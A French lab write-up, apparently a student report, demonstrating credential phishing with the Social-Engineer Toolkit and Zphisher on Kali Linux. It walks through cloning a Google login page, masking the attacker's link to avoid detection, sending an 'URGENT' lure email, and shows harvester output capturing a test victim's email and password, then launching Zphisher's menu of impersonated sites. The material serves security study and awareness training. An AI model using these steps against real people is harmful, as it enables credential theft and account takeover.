

KOSSONI Kossi

INIGENIEURIE SOCIAL : SETOOLKIT et ZPHISHER

1- Lancement de setoolkit

Le Social-Engineer Toolkit (SET) est un cadre de test d'intrusion open-source développé par Dave Kennedy et son équipe pour aider les professionnels de la sécurité à évaluer les vulnérabilités humaines dans les systèmes d'information. SET se concentre sur l'ingénierie sociale, une technique de piratage qui exploite les faiblesses humaines plutôt que les vulnérabilités logicielles ou matérielles.





On choisit l’option 1

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
The HTA Attack method will allow you to clone a s
PowerShell exploitation through the browser.

    1) Java Applet Attack Method
    2) Metasploit Browser Exploit Method
    3) Credential Harvester Attack Method
    4) Tabnabbing Attack Method
    5) Web Jacking Attack Method
    6) Multi-Attack Web Method
    7) HTA Attack Method

   99) Return to Main Menu

set:webattack>3
```

```
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```


Ajoutons notre adresse IP

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.10.147]: 192.168.10.147
```


On choisit 2


```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Nous précisons que nous sommes en local. Dès que nous mettons l'adresse IP dans le navigateur de kali, on est redirigé vers la page de phishing crée.




Pour diminuer le risque de détection du lien de phishing, nous allons masquer l'adresse IP de notre kali comme l'indique l'image ci-dessous.





Comme vous pouvez le voir, voici notre nouveau lien.

Dans la suite, nous avions crée un mail afin de détourner l’attention de la cible.




Envoi du mail


Nous enverrons un mail de phishing suivi de l'objet URGENT afin de mentionner l'importance du message.

Url de redirection

Ci-dessous la réception du courrier électronique par la cible



Une fois redirigé et remplir le formulaire, comme vous pouvez le voir, la prochaine étape est la validation



Nous supposons que la cible a validé le formulaire. Automatiquement, nous, dans notre terminal kali, allons recevoir toutes les entrées du formulaire.

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.10.147 - - [12/Aug/2024 17:21:48] "GET / HTTP/1.1" 200 -
192.168.10.147 - - [12/Aug/2024 17:22:45] "GET / HTTP/1.1" 200 -
192.168.10.147 - - [12/Aug/2024 17:25:43] "GET / HTTP/1.1" 200 -
192.168.10.1 - - [12/Aug/2024 18:00:55] "GET / HTTP/1.1" 200 -
192.168.10.1 - - [12/Aug/2024 18:00:56] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaU
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=marie@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=000000
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.10.147 - - [12/Aug/2024 17:21:48] "GET / HTTP/1.1" 200 -
192.168.10.147 - - [12/Aug/2024 17:22:45] "GET / HTTP/1.1" 200 -
192.168.10.147 - - [12/Aug/2024 17:25:43] "GET / HTTP/1.1" 200 -
192.168.10.1 - - [12/Aug/2024 18:00:55] "GET / HTTP/1.1" 200 -
192.168.10.1 - - [12/Aug/2024 18:00:56] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=marie@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=000000
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Voici les informations recueillies.

Setoolkit nous génère un rapport a la fin de l’exécution du programme :

/root/.set/reports

vim '2024-08-12 18:19:05.413287.xml'

```
┌──(root㉿kali)-[/home/kossi]
└─# cd /root/.set/reports

┌──(root㉿kali)-[~/.set/reports]
└─# ls
'2024-08-12 18:19:05.413287.xml'   files

┌──(root㉿kali)-[~/.set/reports]
└─#
```

Ouverture du rapport

```
┌──(root㉿kali)-[~/.set/reports]
└─# vim '2024-08-12 18:19:05.413287.xml'
```

```
File  Actions  Edit  View  Help
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://www.google.com
   <url>      <param>GALX=SJLCkfgaqoM</param>
      <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhI
FQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX</param>
      <param>service=lso</param>
      <param>dsh=-7381887106725792428</param>
      <param>_utf8=â<98><83></param>
      <param>bgresponse=js_disabled</param>
      <param>pstMsg=1</param>
      <param>dnConn=</param>
      <param>checkConnection=</param>
      <param>checkedDomains=youtube</param>
      <param>Email=marie@gmail.com</param>
      <param>Passwd=000000</param>
      <param>signIn=Sign+in</param>
      <param>PersistentCookie=yes</param>
   </url>
</harvester>
```

Utilisation d’un autre outil à la place de setoolkit : Zphisher

Ce programme est disponible sur GitHub.

```
┌──(root㉿kali)-[/home/kossi]
└─# git clone --depth=1 https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (316/316), done.
remote: Compressing objects: 100% (297/297), done.
remote: Total 316 (delta 49), reused 235 (delta 15), pack-reused 0
Receiving objects: 100% (316/316), 7.90 MiB | 4.01 MiB/s, done.
Resolving deltas: 100% (49/49), done.

┌──(root㉿kali)-[/home/kossi]
└─# $ cd zphisher
$ bash zphisher.sh
$: command not found
$: command not found

┌──(root㉿kali)-[/home/kossi]
└─# $ cd zphisher

$: command not found

┌──(root㉿kali)-[/home/kossi]
└─# cd zphisher


┌──(root㉿kali)-[/home/kossi/zphisher]
└─# ls
Dockerfile  LICENSE  README.md  make-deb.sh  run-docker.sh  scripts  zphisher.sh

┌──(root㉿kali)-[/home/kossi/zphisher]
└─# bash zphisher.sh

[+] Installing required packages...

[+] Packages already installed.

[+] Internet Status : Online

[+] Checking for update : up to date

[+] Installing Cloudflared...

[+] Installing LocalXpose...
```

```
KALI-LINUX   Windows 10
File  Actions  Edit  View  Help

Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option :
```

